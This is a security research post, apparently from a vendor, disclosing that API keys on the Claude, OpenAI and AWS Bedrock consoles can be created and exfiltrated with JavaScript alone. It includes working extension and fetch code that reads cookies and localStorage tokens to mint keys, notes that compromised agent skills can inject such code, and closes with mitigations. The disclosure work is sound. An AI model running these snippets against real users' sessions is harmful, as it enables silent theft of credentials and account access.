


JavaScript Is All You Need: Creating API Keys for Fun and Profit

TL;DR
Building with AI APIs? This matters. Our researchers found that API key creation on platforms like Anthropic, OpenAI, and AWS relies on cookie-based auth alone. That means a malicious browser extension or compromised agent skill can quietly generate a new key and ship it somewhere else. No MFA, no warning, no expiration. We show the full attack and what to do about it.
Executive Summary
This document demonstrates how threat actors can create API keys for AI providers, such as Anthropic, OpenAI and AWS. This highlights a security vulnerability where API key creation lacks additional authentication factors and allows API key creation and exfiltration by using Javascript only. This attack can be exploited by using malicious Chrome extensions or using third-party skills for agents
Creating new API key for Claude
Claude Implementation
When the user is logged into platform.claude.com, the API key creation uses cookie-based authentication only, which allows threat actors to perform the action using “fetch” function only
The attack can be performed with XSS or malicious browser extension without any permission, only with “host_permissions” with “platform.claude.com”
Example of malicious extension manifest:
{
  "manifest_version": 3,
  "content_scripts": [
    {
      "matches": ["<https://platform.claude.com/*>"],
      "js": ["src/content.js"]
    }
  ],
  "host_permissions": [
    "<https://platform.claude.com/*>"
  ]
}
The API key creation request uses a POST method to the endpoint “https://platform.claude.com/api/console/organizations/${orgId}/workspaces/default/api_keys”. The endpoint requires providing Organization ID value, which is stored in the cookies that can be accessed from JavaScript code and lacks “httponly” flag.

The authentication is based on cookies, which will be populated by the browser automatically when “fetch” functionality is used.
The flow can be described as the following:
Step 1: Extract Organization ID
Read cookies using JavaScript and extract the “lastActiveOrg” field
function getLastActiveOrg() {
  const cookies = document.cookie.split(';');
  for (let cookie of cookies) {
    const [name, value] = cookie.trim().split('=');
    if (name === 'lastActiveOrg') {
      return decodeURIComponent(value);
    }
  }
  return null;
}
Step 2: Create API Key
Send a request with the organization ID using “https://platform.claude.com/api/console/organizations/${orgId}/workspaces/default/api_keys” endpoint.
async function createApiKey(orgId, keyName) {
  const response = await fetch(
    `https://platform.claude.com/api/console/organizations/${orgId}/workspaces/default/api_keys`,
    {
      method: 'POST',
      credentials: 'include',  // ← Exploits existing session cookies
      headers: {
        'Content-Type': 'application/json',
      },
      body: JSON.stringify({ name: keyName })
    }
  );

  const data = await response.json();
  return data; // Contains { raw_key: "...", ... }
}
Step 3: Exfiltate the API key
The retrieved API key can be sent to the C2 server for storing and later usage.
Creating new API key for OpenAI
OpenAI Implementation
Authentication Bearer
Because Claude uses cookie-based authentication (not bearer tokens) with organization ID available is Javascript, threat actors can exploit it using pure Javascript.
A more secured approach is by using Authentication Bearer token, which isn’t added automatically by the browser and can be stored securely at the client side using “Architectural Isolation.”
Module Scoping (The "Vault")
In modern frameworks like Next.js or Webpack, every file is wrapped in an anonymous function. Variables declared inside are private by default.
// This is how it looks after bundling
(function(module, exports, __webpack_require__) {
    const Pr = new (class Pr {
        static getSecretToken() {
            return { "Authorization": "Bearer sk-..." };
        }
    })();
    // Pr variable is NOT attached to window. It only exists inside this function's scope.
})();
Instead of a global singleton, the class might be instantiated only when a request is initiated and destroyed immediately after. This minimizes the "window of opportunity" for a script to scan the heap and find it.
This kind of implementation can be found at OpenAI where the session key is added to every request sent to the platform, while the key is stored using the described technique.
static updateProjectApiKeys(t, n, r, i) {
        return this.fetch("".concat(se, "/dashboard/organizations/").concat(encodeURIComponent(t), "/projects/").concat(encodeURIComponent(n), "/api_keys"), {
            method: "POST",
            headers: {
                "Content-Type": "application/json",
                ...this.getApiKeyHeader(),
                ...i != null ? i : {}
            },
            body: JSON.stringify(r)
        })
    }
In order to retrieve the key, the platform uses private method “getApiKeyHeader” and returns the session key. The method is a static member of a class that is declared in an anonymous function scope, which makes it unreachable from external JS code that runs on the webpage.
static getApiKeyHeader(t) {
    return {
        Authorization: "Bearer ".concat(t || this.apiKey)
    }
}
Working harder, but why?
While it seems that the OpenAI approach makes Javascript based attacks obsolete, it isn’t the case - to get something out of the vault, we first need to put something into the vault, meaning that the session key needs to be retrieved beforehand.
By intercepting the traffic, we discovered the flow that leads to getting the session key from the server.
Step 1: Extracting OAuth token from local storage
The OAuth token (“@@auth0spajs@@”) is stored in localStorage and can be extracted using Javascript.
async function extractBearerJWT() {
  // Token is stored in localStorage under Auth0 SPA JS key
  const storageKey = '@@auth0spajs@@::app_2SKx67EdpoN0G6j64rFvigXD::<https://api.openai.com/v1::openid> profile email offline_access';
  const authData = JSON.parse(localStorage.getItem(storageKey));
  const bearerJWT = authData.body.access_token;
  return bearerJWT;
}
Step 2: Login with Bearer JWT Token to Get Session Token
Using the previously extracted OAuth token, we can perform an authentication at the endpoint “https://api.openai.com/dashboard/onboarding/login" and get the session token in the response.
async function loginToOpenAI(bearerJWT) {
  const response = await fetch("https://api.openai.com/dashboard/onboarding/login", {
    method: "POST",
    headers: {
      "authorization": `Bearer ${bearerJWT}`,  // ← Initial JWT token from localStorage
      "content-type": "application/json"
    },
    body: "{}",
    credentials: "include"
  });
  const data = await response.json();
  const sessionToken = data.user.session.sensitive_id;
  return sessionToken;
}
The session token is stored inside “sensitive_id” field:
{
  "user": {
    "session": {
      "sensitive_id": "sess-<reducted>",
      "object": "api_key",
      ...
    }
  }
}
Step 3: Use Session Token to Create API Key
With the session token, we can use the “https://api.openai.com/dashboard/organizations/${orgId}/projects/${projectId}/api_keys” endpoint to create a new API key.
In addition to session token, we also need to provide organization ID and project ID which also stored in the local storage:
{
  "oai/activeProj": {
    "org-eXSnzc9XH[TRUNCATED]": "proj_Nad5hT39[TRUNCATED]",
    "org-KfPHXVhx[TRUNCATED]": "proj_Vzdlt2LWgAe[TRUNCATED]"
  }
}
The code likes the following:
// Step 3: Create API key using session token
async function createOpenAIApiKey(orgId, projectId, keyName, sessionToken) {
  const response = await fetch(`https://api.openai.com/dashboard/organizations/${orgId}/projects/${projectId}/api_keys`,
    {
      method: 'POST',
      headers: {
        'Authorization': `Bearer ${sessionToken}`, // Session token from step 2
        'Content-Type': 'application/json',
        'Origin': '<https://platform.openai.com>',
        'Referer': '<https://platform.openai.com/>'
      },
      body: JSON.stringify({
        action: 'create',
        name: keyName,
        scopes: [],
        admin_key: false
      })
    }
  );
  return await response.json();
}
Creating API key automatically:

Creating new API Key for AWS Bedrock
AWS Implementation
AWS API key creation for Bedrock is similar for any API key creation process and uses the “https://{REGION}.console.aws.amazon.com/api/prod/presign” endpoint.
The request contains the information of the API key to create:
{
  "service": "bedrock",
  "region": "us-east-1",
  "method": "POST",
  "path": "/",
  "protocol": "https",
  "hostname": "bedrock.amazonaws.com",
  "headers": {
    "host": "bedrock.amazonaws.com",
    "authorization": "AWS4-HMAC-SHA256 Credential=PLACEHOLDER/20240726/us-east-1/bedrock/aws4_request, SignedHeaders=host;"
  },
  "query": {
    "Action": "CallWithBearerToken"
  }
}
In addition to cookies, the request contains 2 headers with JWT tokens:
- X-Console-Info
- X-Console-Api-Token
Extracting Authorization Tokens
Both tokens are stored in cookies under different names: “aws-consoleinfo” for “X-Console-Info” and “aws-userInfo-signed” for “X-Console-Api-Token.”
Similar to OpenAI implementation, those cookies doesn’t have HTTPONLY flag and can be extracted using Javascript.

The response contains SigV4 presign fields:
- X-Amz-Algorithm
- X-Amz-Credential
- X-Amz-Date
- X-Amz-Expires
- X-Amz-SignedHeaders
- X-Amz-Security-Token
- X-Amz-Signature
{
  "query": {
    "Action": "CallWithBearerToken",
    "X-Amz-Security-Token": "IQoJb3JpZ2luX2VjECcaCXVzLWVhc3QtMSJIMEYCIQC5QDCelYLWpzME44egc9L[TRUNCATED]",
    "X-Amz-Algorithm": "AWS4-HMAC-SHA256",
    "X-Amz-Credential": "[TRUNCATED]/20260123/us-east-1/bedrock/aws4_request",
    "X-Amz-Date": "20260123T065926Z",
    "X-Amz-Expires": "43200",
    "X-Amz-SignedHeaders": "host",
    "X-Amz-Signature": "76e9cbedf428[TRUNCATED]"
  }
}
In order to build a functional API key, we need to build the following URL by filling the parameter values from the JSON we got in the response.
bedrock.amazonaws.com/?Action={Action}&X-Amz-Algorithm={X-Amz-Algorithm}&X-Amz-Credential={X-Amz-Credential}&X-Amz-Date={X-Amz-Date}&X-Amz-Expires={X-Amz-Expires}&X-Amz-Security-Token={X-Amz-Security-Token}&X-Amz-Signature={X-Amz-Signature}&X-Amz-SignedHeaders=host&Version=1
The URL is then encoded in BASE64 and a prefix of “bedrock-api-key-” is added to it.
As the result we get an API key that looks like this:
bedrock-api-key-YmVkcm9jay5hb[TRUNCATED]b249MQ==
As the result we created a new API key for bedrock, but it can be a key for other services as well.
Why This Is Dangerous
- No user interaction required: API keys can be created silently
- No additional authentication: Session cookies are sufficient
- Persistent access: API keys don't expire with sessions
- Hard to detect: Keys can be created with generic names
- Low permission requirements: Easier to get users to install malicious extensions
Attack Scenarios
Scenario 1: Malicious Browser Extension
The threat actor can develop an extension without permission and target “console.aws.amazon.com” or “” or “” websites.
By using only pure Javascript code, the extension can create API keys as described.
Scenario 2: Compromised Agentic Skills
Agents that control browsers can be compromised by a malicious third party skill that will inject Javascript code into website, which will act similar to the malicious browser extension and result in API keys creation.
Mitigation Recommendations
In all 3 cases we saw that the attack can be performed with Javascript only, without any additional permission.
Although AWS and OpenAI use additional HTTP headers and authentication bearer, those protections can be bypassed by extracting the tokens from cookies and local storage.
For the vendors, we recommend the following actions:
- Use additional authentication layers, such as JWT
- Set HTTPONLY for sensitive cookie fields, such as: X-Console-Info, X-Console-Api-Token
- Request password reentering or OTP for each API key creation
For the users we suggest to avoid installing suspicious or unnecessary extensions and check the code of the skills added to the agents.
Stay safe!
See How Alice Protects Against Attacks Like This
Learn moreWhat’s new from Alice


LIVE from Black Hat Las Vegas: AI, Nation-States, and the Battlefield That Keeps Changing
What if the biggest threat to your security team isn't the attacker, it's the model you're relying on to stop them? LIVE from Black Hat Las Vegas, Mo and Madi bring together two cybersecurity authors, Caroline Wong, Chief Strategy Officer at Axari and author of The AI Cybersecurity Handbook, and Allie Mellen, Principal Analyst at Forrester and author of Code War, who wrote very different books that turn out to be arguing the same point. One explains why nations attack the way they do. The other explains why AI just changed the cost, speed, and scale of everything. Tune in!
It Takes AI to Break AI: The Case for AI Red Teaming
As AI systems gain autonomy, organizations need security approaches built specifically for AI behavior. Learn why AI-driven red teaming is becoming a critical defense layer.

5 Ways Your Third-Party CX Agent Gets Broken
Third-party CX agents create hidden liability. Learn the 5 attack patterns vendors miss and how WonderSuite closes the gap.